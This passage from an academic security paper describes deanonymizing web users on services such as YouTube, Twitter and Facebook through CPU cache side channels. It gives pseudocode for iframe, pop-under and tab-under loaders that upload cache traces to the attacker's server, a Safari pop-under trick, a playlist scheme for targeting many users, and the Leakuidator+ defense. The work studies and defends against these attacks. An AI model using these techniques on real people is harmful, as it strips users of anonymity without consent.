In the final step of the leaky resource attack, the attacker needs to discover whether the shared resource was loaded. The Same-Origin policy prevents the attacker from directly reading out the cross-origin response. The attacker can, however, bypass this policy using a *cross-site leak (XS-leak)* [2] to learn information about the response (step 6). Prior work [1] showed that different events were triggered when loading an SD-URL, allowing for a simple XS-leak. For example, when loading an image, the JavaScript *onload* callback is triggered if the image was loaded successfully, and the *onerror* callback is triggered otherwise. More subtle XS-leaks, uncovered through systematic analysis of websites and browser APIs [2, 4], include cross-origin communication between Window objects, the Performance API, and others. There are also script-less XS-leaks, that do not rely on JavaScript and instead used HTML tags that permit to load fallback content in case the primary content fails to load [1, 3].

Many services were shown to enable leaky resource attacks, including generic storage sites, media sharing sites, code-hosting repositories and social media sites. We note that it is quite common for users to remain logged into such services for extended periods of time.

Mitigations. The main weakness of leaky resource attacks lies in the final step, in which the attacker uses an XS-leak to discover whether the shared resource was loaded. Guided by recent academic research in the field, browser vendors are limiting the ability of websites to access and exploit XS-leaks, and sharing websites are redesigning their websites to reduce the XS-leak attack surface [4, 12]. As a result, it has become increasingly harder for an attacker to query the `<iframe>` belonging to the sharing website and discover whether the resource was loaded. The attack is even more challenging in browsers which implement cross-origin resource policies (CORP) [13] or SameSite cookies [14] which completely block third-party cookies. In these settings, authentication cookies are only sent to the sharing website if the site is loaded in a top-level window of its own – any sharing website content embedded in an `<iframe>` will be rendered without authentication, making classical leaky resource attacks impossible. In our work, we show how deanonymization can be performed even in the presence of all of these countermeasures.




Figure 1: The leaky resource attack (sharing-based approach).

2.2 Cache-Based Side Channel Attacks

Modern computer systems prevent malicious code from accessing data belonging to other applications, users, or operating system services, by incorporating multiple trust boundary mechanisms. Micro-architectural side-channel attacks, defined by Aciiçmez as attacks which "exploit deeper processor ingredients below the trust architecture boundary", can get around these boundaries and thus compromise the confidentiality of the system [15]. Cache side-channel attacks are one type of micro-architectural attack. They exploit the high-speed cache memory, which is found in modern processors and used to interface between the fast CPU and the slower DRAM memory. This cache is typically divided into multiple levels: The fastest L1 cache is assigned to individual CPU cores, and the slowest, but largest, last-level cache (LLC) is shared between all cores. Cache attacks make use of the fact that all processes compete for the limited space available in these CPU caches. An attacker can exploit this contention to make inferences about the internal state of other processes, regardless of any software-based isolation mechanisms.

There are several methods for performing cache attacks. This work uses the **Prime+Probe** technique, originally invented by Tromer *et al.* [16] and later adapted for use in the LLC by Liu *et al.* [17]. The Prime+Probe attack has four steps. First, the attacker creates one or multiple eviction sets. Each eviction set is a list of memory addresses mapped by the CPU into the same region of the cache, a region also used by the victim for its own purposes. In the second step, the attacker accesses the eviction set, bringing the cache into a known state (prime step). Next, the attacker waits for the victim to use the cache. Since the attacker and the victim share the same region of the cache, this evicts some attacker data from the cache. In the fourth and final step, the attacker accesses the

eviction set again, and measures the access time (probe step). A low access time means the eviction set is still in cache, while a high access time means it was evicted and replaced by the victim's data. Thus, the attacker detects whether the victim accessed a certain region of memory at a certain time, teaching it about the victim's internal state.

Prime+Probe attacks require a timer API with nanosecond-level accuracy, a resolution not typically available through JavaScript. The **Cache Occupancy** attack is a variation on Prime+Probe designed for this setting [6]. In contrast to the Prime+Probe attack, which monitors limited regions of the cache, in the cache occupancy attack the attacker allocates a large buffer covering the entire LLC. The attacker accesses this buffer in the prime step, bringing the entire LLC into a known state. Subsequent memory accesses by the victim will necessarily evict some of the attacker's memory from the cache, resulting in a longer runtime for the probe step. The use of a larger buffer allows the attack to be carried out with coarser-grained timers, such as the ones found within web browsers. The disadvantage of this attack is a reduced temporal and spatial accuracy, which makes it less appropriate for precise cryptanalytic attacks. **Sweep counting** is a modified version of the cache occupancy attack designed for even coarser-grained timers [7]. Instead of measuring the time it takes to go over the eviction buffer once, it counts the number of times the entire buffer can be accessed in a specified time interval. This attack was shown effective even when using the coarse timer found in the highly-secure Tor Browser.

3 Attack Techniques

In this section, we introduce several novel techniques to execute targeted deanonymization attacks. Our techniques significantly increase the potential impact of these attacks, when compared to previous work. We do so both by increasing the attack's target population by applying it to highly-popular services which have no currently-exploitable XS-leaks, including GMail, Twitter and Facebook, and by successfully executing it on browsers that have a strict policy of not allowing cookies to be attached to cross-site requests, including Safari and Tor. We also demonstrate the attack's scalability, by identifying concrete techniques to scale the attack from one target user to a group of target users.

Our overarching approach is to use CPU cache-based side channels, instead of XS-leaks, in order to determine whether the leaky resource is successfully loaded. This has the advantage of covering the novel scenarios introduced in this work, for which known XS-leaks are not effective. At the same time, we show that our approach is equally as effective in previously known attack scenarios, thus offering a unified framework for targeted deanonymization.

3.1 General Attack Methodology

Our attack has two phases, a training phase and an online phase[1]. In the *training phase*, the attacker trains a machine learning classifier to detect the cache signature associated with successfully loading a leaky resource. The training phase can be potentially repeated under a variety of combinations of sharing service, browser, and device hardware.

Next, in the *online phase*, the victim visits the attacker-controlled page, which loads the leaky resource. While the leaky resource is loaded and rendered, the attack page measures cache activity on the victim's computer. Finally, the attacker passes the collected cache measurements through the trained classifier, allowing it to identify the victim. The key advantage of our attack is that it needs no programmatic access to the leaky resource, and does not assume the existence of any XS-leak. This is because side-channel attacks take advantage of hardware-level properties of the victim's computer, and therefore disregard any software-imposed boundaries such as site, process and even VM isolation. In our particular case, side-channel attacks make deanonymization possible as long as content from the attacker's website is rendered on the same computer as content from the sharing website.

For the classifier to be able to differentiate between target and non-target users, the attack page needs to measure the cache for a certain *attack duration*, denoted as t_a, which depends on the attack setup, *i.e.*, the combination of sharing service, browser used by victim, and cache measurement method. For most attack setups, t_a is less than 3 seconds.

The techniques we present share a common structure: First, the attacker allocates a buffer as large as the cache. Next, the attacker causes the victim's browser to load the leaky resource. Then, for the attack duration t_a, the attacker repeatedly probes the buffer while the victim's browser loads and renders the leaky resource. Finally, the script uploads the collected side-channel trace to the attacker's server. Our cache occupancy code is based on the PP0 repository [18].

3.2 Embedded Content

Several highly popular services such as YouTube, LinkedIn, and TikTok present an ideal opportunity to maximize the attack's impact given their large user base. However, these services prevent direct sharing of resource URLs, instead requiring users to share embedded players, either as `<iframe>` objects or as included scripts. The embedded player will then attempt to load the shared resource, but would not indicate any success or error conditions to the parent frame.

In general, cross-site embedding through an `<iframe>` object minimizes the possibility of XS-leaks. This is because cross-origin access to `<iframe>` elements is very limited [19]. Moreover, a sharing website can directly address any known XS-leaks: For navigation leaks, the website can change the behavior so the `<iframe>` has the same navigation events in

[1] For an online-only variant of our attack, please see Appendix C.

```
1 startCacheAttack();
2 i = document.createElement("iframe");
3 i.src = "SD-URL";
4 document.body.appendChild(i);
5 waitForPageToLoad(t_a);
6 i.remove();
7 uploadTraceData();
```

Figure 2: Embedding method: <iframe> tag.

different states (the CSPViolation patch in LinkedIn [2]); for event-based leaks, the website can ensure that the same event is returned in different states (the EF_StatusError patch in Imgur and HotCRP [2, 20, 21]); and for frame-counting leaks, the same number of frames can be returned (the OP_FrameCount patch in LinkedIn [2]).

Our Approach: Instead of using XS-leaks, we measure the cache activity of the victim's computer while it loads and renders content from the resource-sharing website. As described by the code snippet in Fig. 2, the attack web page initiates the cache activity measurement (line 1), uses JavaScript to insert an <iframe> tag and load the leaky resource inside it (lines 2-4), takes cache measurements for the duration t_a (line 5), and finally removes the <iframe> (line 6) and uploads the traces to the server (line 7).

3.3 Pop-Unders and Tab-Unders

Up until the findings in this work, some scenarios were considered safe from the reach of deanonymization attacks. First, web browsers such as Safari, Tor, and Brave, have a strict policy to disable cookies by default when making cross-site requests. As such, users of these browsers may believe they are shielded from targeted deanonymization attacks via leaky resources. Second, popular services such as Twitter and Facebook explicitly prevent their content from being embedded inside other websites, either by using the X-Frame-Options or the Content-Security-Policy frame-ancestors headers to prevent cross-site embedding of their resources, or by using the SameSite cookie policy, which causes embedded content to be loaded without identifying cookies. Knittel *et al.* identified some cross-site leaks which can be applied even when the sharing website is loaded through a pop-up window, thereby bypassing framing and cookie restrictions [4]. This selection of leaks is, however, very limited, and still requires programmatic access to the new pop-up window, an ability which can be blocked in modern browsers by the cross-origin opener policy (COOP) [22].

Our Approach: We surreptitiously load the shared resource in a new browser window (*pop-under* variant) or in a browser tab (*tab-under* variant). In contrast to prior work on pop-up attacks [23, 24], we need no programmatic access to the newly-created window. Using a CPU cache side channel, the attacker indirectly learns private information cross-window or cross-tab, without necessarily needing a handle to the related tab or window. Also, unlike other work in which the pop-up window or the new tab remain in the foreground, our

```
1 function go() {
2  startCacheAttack();
3  pu = window.open("SD-URL", ... );
4  ghost = window.open("about:blank");
5  ghost.focus(); ghost.close();
6  waitForPageToLoad(t_a);
7  pu.close();
8  uploadTraceData(); }
```

Figure 3: Embedding method: pop-under.

```
1 function go() {
2   ownurl = document.URL + "?run=1";
3   window.open(ownurl, ... );
4   window.location.href = "SD-URL"; }
5 if(URLparams["run"] == 1) {
6   startCacheAttack();
7   waitForPageToLoad(t_a);
8   uploadTraceData(); }
```


Figure 4: Embedding method: tab-under.

attack includes specific steps to put the new window/tab in the background, making the attack less noticeable by the user.

To launch the attack, the attacker's page first lures the victim to click on the page. The click event allows the attack page to open another window or tab. Instead, however, of launching a pop-up window on top of the existing page, the attacker opens a page which loads in the background. As a result, the user still sees the original attack page.There are two variants to our method: In the pop-under variant, we load the sharing website inside a pop-up window, and then abuse the victim browser's window ordering logic to force the attacker's webpage back into focus. In the tab-under variant, we load a copy of the attacker's webpage in a new tab, and then replace the attacker's old tab with the sharing website using the standard navigation API. The main difference between the two methods is in the programmatic access to the window containing the sharing website content – in the pop-up variant, the attacker has a reference to the sharing website window (as long as COOP does not prevent this), while in the tab-under variant, the attacker and sharing website are completely isolated from a programmatic standpoint.

Fig. 3 describes the *pop-under attack variant*. The go() function, executed on user click, starts cache activity measurement (line 2), and then opens a new pop-under window to load the leaky resource (line 3). Because the pop-under window loads in the background, the user does not notice the attack. The attack page, which is in focus, takes cache measurements while the leaky resource is loaded in the pop-under window (line 6). Once the measurements are collected, the pop-under window is closed (line 7). Because the content is loaded in a new window, and not in an <iframe>, requests to the sharing website are not subjected to cross-site embedding restrictions employed by these services, and browser third-party cookie-disabling policies do not trigger.

Causing a pop-under window to load behind the active page requires abusing the victim browser's window-ordering logic.



(a) Cache Side-Channel Traces for Targeted and Non-Targeted Users.

(b) Classifier Accuracy vs. Time.

Figure 5: A Proof-of-Concept Attack.

Advertisers are actively looking for these pop-under tricks, and browser vendors are constantly patching them [25, 26]. For the purpose of this paper, we identified a pop-under technique for Safari: Immediately after opening the pop-under window, the attack page opens a second window (ghost), brings focus to it, and then closes it (lines 4-5). In Safari 15.2, closing the ghost window returns focus to the attack page, placing the pop-under window in the background. This happens very quickly and, as a result, the victim does not notice anything unusual happening in the attack page.

Fig. 4 describes the *tab-under attack variant*, which can be used if a pop-under exploit cannot currently be found for the victim's browser. As described in the figure, the `go()` function, which runs upon user click, opens a second instance of the attack page, with an added URL parameter (lines 2-3). The focus is now on this second instance, which looks identical to the first instance, so this action is barely noticeable by the user. The second instance of the attack page now starts collecting cache measurements (lines 5-8). Meanwhile, after opening the new tab, the first instance of the attack page, which is now in the background, navigates to the SD-URL of the shared resource (line 4). Since the first tab is not in focus, the victim does not notice the leaky resource being loaded in this tab. In contrast to the pop-under variant, this variant does not abuse any window ordering APIs, and as such is supported by all of the browsers we evaluated. As a downside, this method does not grant the attacker programmatic access to the tab-under window, making it impossible to close the window after the attack concludes, or to cause it to navigate to another address. Using the tab-under variant, we executed the leaky resource attack successfully in all the browsers we tested, including Safari, Tor, and Chrome.

3.4 Playlists

Conventional deanonymization methods can be scaled to multiple users by loading multiple resources in a row [1, 8]. The tab-under attack variant can only load a single URL, since it lacks programmatic access to the new window. As a result, it is not clear how tab-under attacks can be scaled to target multiple users.

Our Approach: Despite this constraint, we were able to efficiently scale the attack in this setting to a group of target users, when the target users have accounts on a particularly important service – Google/Youtube. This feat is made possible by a unique property of YouTube, related to the way it processes playlists. In YouTube, a user can create a playlist containing multiple videos and share this playlist with viewers through a public URL. If there are private videos in this playlist, and the user currently viewing the playlist is not authorized to view some of them, the YouTube player simply skips the unauthorized videos and plays the rest. Different users, therefore, will each view a different sequence of movies when they view a shared playlist. To exploit this, the attacker shares YouTube videos with target users according to a certain sharing pattern, described in Sec. 4.4, creates a public YouTube playlist that includes these shared videos, and mounts a tab-under attack pointing to the URL of this playlist. The cache trace resulting from playing back this playlist lets the attacker deanonymize an amount of users exponential in the playlist's length.

4 Attacks

Proof of concept. Figure 5 illustrates the concept of our attack. In the experiment illustrated in the figure, the attacker causes the victim to load a resource from a sharing website, in this particular case YouTube, while capturing the side-channel trace using a cache occupancy attack. Sub-figure 5 (a) shows the side-channel trace as a function of time, measured as the average time required to access the attacker's eviction buffer. The two traces show averages made over 100 measurements each of target and non-target states, captured on a machine running Chrome for Windows. As the figure shows, the two traces start identically, but quickly diverge around the 200 ms point. The cache occupancy of the non-target state rises earlier and then returns to an idle state at around 500 ms, while for the target state the occupancy rises slightly later and then remains high. As possible interpretation of these two traces, we hypothesize that the server was slightly faster to respond in the case of a non-target, as previously identified by Watanabe *et al.* [9], but the non-target content returned by the server

did not include video content. For the target, on the other hand, content took slightly longer to serve, but it included video content, which generated constant pressure on the cache. This difference in cache occupancy can be quickly captured through a machine learning classifier.

Sub-figure 5 (b) shows the accuracy of a logistic regression classifier, which is provided with increasingly large subsets of the side-channel trace. For each point t in the graph, the classifier is given the side-channel data for the time range $\{0...t\}$, and then its accuracy is measured using 10-fold cross validation. The bold line represents the mean accuracy over the folds, while the light area surrounding it indicates the standard deviation. We see that the accuracy of the classifier starts close to a random guess, rises significantly starting at the 200ms mark, and approaches perfect accuracy after 600ms. As this proof-of-concept experiment shows, an attacker observing the side-channel trace can quickly and effectively tell apart target and non-target states through the cache side channel, without relying on any cross-site leaks. In the following section, we systematically investigate this attack on a variety of websites, browsers, and target hardware microarchitectures.

4.1 Experimental setup

We examined three browsers, each with different default privacy policies and distinct browser engines. The Chrome browser (based on the Blink engine) allows third-party cookies, whereas Safari (based on the Webkit engine) and Tor (based on the Gecko engine) browsers do not allow third-party cookies. We conducted experiments using five system configurations, suggestively named using the combination of OS and browser: Win-Chrome, Win-Tor, Mac-Intel-Safari, Mac-M1-Chrome, Android-Chrome. A detailed specification of these configurations is provided in Table 4 of Appendix A.

Selected Services. We selected the following popular sharing websites to demonstrate the impact of our attacks: Google (including all Google properties such as YouTube, GDrive, Google Photos, GMail, etc.), Twitter, Facebook, Instagram, LinkedIn, Reddit, and TikTok. Together, their user base covers a vast majority of Internet users. The choice of services, browsers, and devices can be further expanded. We made these choices to cover a set of affected users as diverse, as large and as inclusive as possible in a limited amount of time. For YouTube and Reddit, we used the private sharing-based approach, whereas for Twitter, LinkedIn, TikTok, Facebook, and Instagram, we used the blocking-based approach. We alternated between the `<iframe>` embedding method, the *tab-under* method and the *pop-under* method, depending on whether the browser allows cookies with cross-site requests, and on whether the service allows cross-site embedding of its authenticated resources. Additional embedding details for each sharing service are provided in Appendix B.

The attack page. We prepared two attacker accounts on each sharing website, and uploaded a resource to each of the accounts. For the private sharing-based approach, the resource in the first attacker account (Resource A) was privately shared with the victim, and the resource in the second attacker account (Resource B) is not shared with the victim. For the blocking-based approach, both Resource A and Resource B were publicly shared, but the first attacker account blocks the victim, while the second account does not.We then prepared two attack pages: Page A embeds Resource A, and Page B embeds Resource B. Loading Page A simulates a target user, whereas loading Page B simulates a non-target user. We interleaved loading Page A and Page B, to make sure the classifier is trained on the difference between states, and not on the global state of the system. To automate the experiments, we used Selenium (for Windows-based systems), AppleScript (for MacOS-based systems), and Samsung Remote Test Lab (for mobiles). The attack pages were hosted on a Windows Server 2019 running on Amazon AWS EC2.

Data analysis methodology. We use supervised machine learning to analyze the cache measurement data. To build our data sets, we collect cache occupancy samples while a target and a non-target user load the attack page. For single-target attacks, we chose logistic regression after a pilot experiment with multiple classifiers. For multi-target attacks, we chose a long short-term memory (LSTM) neural network model which was shown to be effective for multiclass classification when used for website fingerprinting attacks using cache side channels [7]. The parameters used for these classifiers are provided in Appendix A.

For each attack setting, a subset of the samples is used to train a classifier, which is then used to predict whether a user loading the attack page is the targeted victim. We determined experimentally that a dataset of 200 samples (100 target samples and 100 non-target samples) is sufficient to yield high attack accuracy. To prevent over-fitting the classifier to the data set, we apply 10-fold cross validation. The per-fold accuracies are then combined to produce a single estimate for the mean and standard deviation of the attack accuracy. Analysis was performed using Scikit-Learn v1.0.1 [27] and TensorFlow v2.7.0 [28] with Python v2.7.12 in Google Colaboratory [29].

4.2 Experimental Results

Table 1 shows the attack accuracy for the various system configurations we considered. The table also includes results with the `Leakuidator+` defense enabled, which will be introduced in Sec. 5. Overall, the attacks have over 90% accuracy for a majority of the 28 attack setups considered, indicating that cache-based deanonymization attacks are effective across a variety of services, browsers, and microarchitectures.

Several factors affected the value of t_a. The primary factor was the precision of the browser's time measurement API. Due to the high precision of the time API on Chrome and Safari, t_a was generally under 3 seconds for the Win-Chrome and the Mac-Intel-Safari system. The Tor Browser has a lower-precision time API, and the Tor network has higher latency. As a result, the Win-Tor system had a higher t_a of 5 to

System	Win-Chrome			Win-Tor			Mac-Intel-Safari		Mac-M1-Chrome		
Service	t_a	Base	+Defense	t_a	Base	+Defense	t_a	Base	t_a	Base	+Defense
Google	1	98±2.5	51±8.6	5	92±8.1	47±6.8	1	100±0	1	100±0	45±7.4
Twitter	2	97.5±3.4	46.5±9.5	5	94.5±4.2	47.5±9.3	2	100±0	1	98.5±3.2	49±9.2
LinkedIn	2	100±0	55±7.8	5	84.5±6.1	44.5±10.1	1	86.5±6.3	1	98.5±2.3	53.5±14.5
TikTok	3	84.5±5.7	51.5±5.5	5	93±6	51±12.8	3	91.5±5	2	98±3.3	55.5±8.5
Facebook	2	100±0	41±10.4	5	96.5±5	44±10.4	5	84±7	1	97.5±3.4	44±7
Instagram	1	88.5±7.1	51±8.3	10	76.5±8.4	54±8.3	2	92.5±3.4	1	95.5±4.7	45±10.5
Reddit	3	89.5±8.5	45±11	8	70.5±12.5	48±9.3	3	88±5.6	3	81±7	51±11.6

Table 1: Summary of experimental results. Attack accuracy (%) is shown both before and after applying `Leakuidator+`. t_a is the attack duration in seconds. Average and standard deviation are obtained using 10-fold cross-validation as described in Sec. 4.1.

10 seconds. An additional factor is the way website behavior impacts exposing differences in user states. For example, YouTube initially loads a player and then, depending on user state, either plays the privately shared video automatically, or does not load the video at all. As a result, the initial part of the side-channel trace, in which the player is loaded, does not contribute to accuracy. Similarly, some websites, in particular Instagram, TikTok and Reddit, expose smaller but continuous differences between user states. For these websites, the classifier needs a longer t_a to reach peak accuracy.

The attack on the Mac-M1-Chrome system required additional fine-tuning. Although Chrome has sub-millisecond time API precision, using the Cache Occupancy measurement method was not enough to capture cache activity patterns, due to the high speed of the M1's cache. To overcome this limitation, we used the Sweep Counting method with a 10 millisecond measurement interval. This yielded a high attack accuracy for all sharing websites.

In general, we experimented with videos of various sizes and durations, all resulting in successful attacks; the smallest video was 3.84KB with 1s duration. Since the videos are streamed by an embedded video player from the sharing service, the attacker is less concerned about their size or duration, as long as they play long enough for the attack.

4.3 Attacking Mobile Phones

The attacks described so far are desktop-centric. Most significantly, they assume the victim is logging in to the sharing website through a web browser. Many users, however, access sharing websites through their mobile phones. In contrast to desktop users, mobile phone users do not tend to use the web browser installed on the mobile phone to access services such as Twitter, GMail and Instagram, relying instead on dedicated apps. As a result, the mobile browser does not typically have cookies for the targeted websites.

There is one case, however, in which the mobile browser is almost universally logged in: The Chrome browser, which is installed on Android phones, is tightly integrated with Google services. The browser encourages users to "Sign into Chrome", an action that effectively causes the browser to log into all Google services. Due to this feature, it is possible to deanonymize Android users based on their GMail email addresses, as we show next.

We carried out a limited evaluation of our attack on the Android-Chrome system, an ARM-based Samsung Galaxy S21 device described in more detail in Table 4. We first opened the Android Chrome browser and followed the prompts to log in to Google services. Next, we browsed to a web page containing an embedded Google Drive video shared only with the target user, and collected side-channel traces using the sweep counting method. We collected 100 traces each for the target and non-target state, and evaluated the performance of our classifier, using the methodology described in Section 4.1. This yielded an attack accuracy of 91%, indicating that *our deanonymization attack is effective in a mobile setting as well*.

One concerning aspect of our mobile phone attack is the issue of mobile browser extensions. Whereas the desktop version of Chrome allows its behavior to be modified by third-party browser extensions, the mobile version of Chrome has no extension support. Thus, it is not possible to install our defense on this target, as we discuss in more detail in Sec. 7.

4.4 Scaling to Multiple Targets

In some situations, an attacker may want to target a group of users instead of a single user. The goal of the attacker is to identify which specific user among a list of n target users is visiting a particular website. Staicu *et al.* [1] showed this can be done efficiently in the context of previously known XS-leaks, by using $log(n)$ leaky resources.

A question then arises: *"How can we scale the attack to target a group of users under the new attack scenarios introduced in this work?"* In this section, we provide concrete techniques to scale the attacks under these new scenarios.

Staicu *et al.* [1] proposed to scale the attack by privately sharing each of the $log(n)$ resources with a subset of the n users, such that the specific subset of resources loaded by the attacker webpage will reveal the identity of the user. This basic pattern also works with the blocking-based approach, except that the attacker uses $log(n)$ attacker accounts, each of which owns one of the $log(n)$ resources [8].

The attack: In the *training* phase, the attacker takes cache measurements and builds a cache profile for each of n states,

Service	System	t_a	Base	+Defense
LinkedIn x 8	Win-Chrome	6	99.12±0.8	15.63±3.55
Twitter x 8	Mac-Intel-Safari	6	97±1.9	N/A
YouTube x 8	Win-Tor	45	78.88±3.33	11.75±3.07

Table 2: Scalable attack results for 8 user states. Attack accuracy (%) is shown both before and after applying the `Leakuidator+` defense. t_a is the attack duration in seconds.

corresponding for the target users. These measurements are used to train a machine learning classifier. As a prerequisite to scale up the attack, the attacker must be able to load multiple shared resources during a single visit of the victim to the attacker's website. If the browser allows third-party cookies, and if the sharing service allows cross-site embedding, we load multiple `<iframe>` elements, each containing a different shared resource. This method will not work, however, for sharing websites which do not provide an embedding option, or for browsers such as Safari or Tor which restrict third-party cookies in cross-site requests. In these settings, like in the single-user attack, we use the pop-under and tab-under methods, as described in Sec. 3.3: For Safari, we use a pop-under technique which allows us to load different shared resources sequentially in the pop-under window by changing the pop-under window's `window.location` field. For the Tor Browser, we use the tab-under technique, loading the URL of a YouTube playlist containing multiple shared videos in a background tab. We note that this approach works only for Google/YouTube.

A sharing pattern for playlists: The basic sharing pattern is not effective for Tor, because if one video in the playlist does not load, the playlist goes to play the next video and we cannot determine if the previous video was loaded or not. Instead, we leverage the fact that the duration of a video and the time the player switches between videos in the list is a source of difference in cache profiles. The playlist contains $log(n)$ pairs of videos, where each pair has two videos of different duration: one short (s) and one long (ℓ). Thus, the playlist contains videos $V_1^s, V_1^\ell, V_2^s, V_2^\ell, ..., V_{log(n)}^s, V_{log(n)}^\ell$. For each user i (with $1 \leq i \leq n$), consider the binary representation of i as $b_1 b_2 ... b_{log(n)}$. We associate each of the $log(n)$ pairs of videos with a bit in this binary representation. For $1 \leq j \leq log(n)$, if b_j is 0, then the attacker shares privately with user i the video V_j^s, otherwise the attacker shares the video V_j^ℓ. As a result, the playlist plays $log(n)$ videos, and the specific combination of videos will be used to identify the user.

Scaling Evaluation: Since the attack requires only a logarithmic number of leaky resources relative to the number of targeted users, the attack can be scaled to track thousands of users while still requiring a reasonable amount of time. As a proof of concept, we evaluated the effectiveness of the scaled multi-user attack with 8 states (seven states for the targeted users, plus one state for non-target users). We considered three settings: 1) LinkedIn under Chrome for Windows is a setting where third-party cookies are supported by the browser; 2) Twitter under Safari for Mac is a setting where third-party cookies are not supported by the browser, but there exists a pop-under method allowing post-popup navigation. 3) Google/Youtube under Tor for Windows is the most extreme setting, where third-party cookies are not supported by the browser, and there is no pop-under method which allows post-popup navigation. The attack could tell the victims apart with high accuracies in all three settings, as indicated in Table 2.

5 Defenses

We now turn to the design of a countermeasure against the attacks we discovered. Our attack operates at the microarchitectural level, learning about the victim's state by observing the CPU cache. As such, it cannot be obstructed neither by software-based isolation mechanisms such as `SameSite` cookies, cross-origin read blocking or cross-origin opener policies, nor by server-side isolation mechanisms such as self-reloading landing pages [12]. Instead, we turn to techniques from the field of side-channel defenses.

As stated by Mangard *et al.* [30], there are two general defense approaches against side-channel attacks. The first is mitigation, or hiding, which tries to make attacks impractical by reducing the signal-to-noise ratio of the side-channel trace. The second is prevention, or masking, which tries to make attacks theoretically impossible by removing all dependencies between the side-channel trace and any secret-bearing computation. We first evaluate a mitigation-type defense, which is simpler to design and implement. Specifically, we ran external code that generated artificial cache noise while the cache trace was collected, as well as playing videos or loading websites in other tabs of the browser. We found that a noise-based defense is not effective against a well-prepared attacker. As a result, we focused on a more systematic approach based on side-channel leakage prevention.

5.1 A First Approach: Adding Artificial Noise

The first defense we evaluated was a simple noise-based hiding defense. Specifically, we ran external code that generated artificial cache noise while the cache trace was collected, and checked whether this added noise can prevent the detection of the cache signatures required by our attacks.

We considered two sources for cache noise: CPU stress tests and web browsing activity. For stress-test noise, we evaluated four CPU cache-focused `stress-ng` tests [31]: binary search (*bsearch*), heap-sort (*heap*), wide-spread memory reads and writes (*cache*), CPU-intensive operations (*cpu*) [2].

For web-browsing noise, we evaluated two web-browsing activities: a YouTube video player (*play*), and a Wikipedia webpage which was reloaded once per second (*wiki*). These

[2] Exact command line parameters were as follows:
bsearch: stress-ng –bsearch 0
heap: stress-ng –heapsort 0
cache: stress-ng –cache 0 –cache-level 3 –cache-ways 16
cpu: stress-ng –cpu 8

	bsearch	*heap*	*cache*	*cpu*	*play*	*wiki*
No-Noise	47.5%	50%	50%	49%	50%	99%
Known-Noise	87%	87.5%	84%	79%	99%	99%
Unknown-Noise	N/A	N/A	83%	84%	95%	98%

Table 3: Attack accuracy under various types of noise. Stress tests: binary search (*bsearch*), heapsort (*heap*), wide spread memory reads and writes (*cache*), and CPU intensive operations (*cpu*). Web browsing: YouTube player (*play*) and Wikipedia page (*wiki*).

activities were performed in a second browser tab loaded together with the attack page.

We considered three attack scenarios, which simulate different amounts of information the adversary has about the defenses employed by the victim. In the *No-Noise Scenario*, training was done in the absence of noise, while testing was done in the presence of noise. In the *Known-Noise Scenario*, the traces used both for training and for testing were gathered in the presence of the same type of noise. Finally, in the *Unknown-Noise*, training was done on data gathered under four types of noise (no noise, *bsearch, heapsort, play*), and testing was done on data gathered under the four other types of noise (*cache, cpu, play, wiki*). All three scenarios were evaluated with an attack page that embeds a YouTube video in an `<iframe>` in the Chrome browser under Windows, and that uses a regular cache occupancy method.

Table 3 shows the results of this noise-based defense. We observe that under the *No-Noise* scenario, the attack accuracy remains around 50% for all noise sources other than *wiki*, suggesting the noise-based approach may be effective against an unprepared adversary. Unfortunately, this is not the case when the adversary has prior awareness of this noise-based defense: Under the *Known-Noise* scenario, the attack accuracy varies between 79% and 87.5%, which is somewhat lower than the 98% accuracy observed in the absence of all defenses, but still significantly higher than the base rate of 50%. To make things worse, as the *Unknown-Noise* scenario shows, attacks are still possible even when the attacker does not know the type of noise the victim plans to use as a defense. We therefore conclude that a simple noise-based defense is not an effective countermeasure against our attacks.

5.2 Leakuidator+

We now describe the design and implementation of our main defense proposed in this work, `Leakuidator+`. The countermeasure is compatible with the desktop versions of Chrome, Firefox and Tor Browser, and is already available on the Chrome and Firefox extension stores [10, 11].

`Leakuidator+` is based on `Leakuidator` [3], a previously-proposed client-side defense designed to protect against XS-leak-based targeted deanonymization. We first describe the original `Leakuidator` defense, highlight the changes made to this countermeasure to make it effective against the novel attacks described in this paper, and finally show an experimental validation of the effectiveness of the proposed defense.

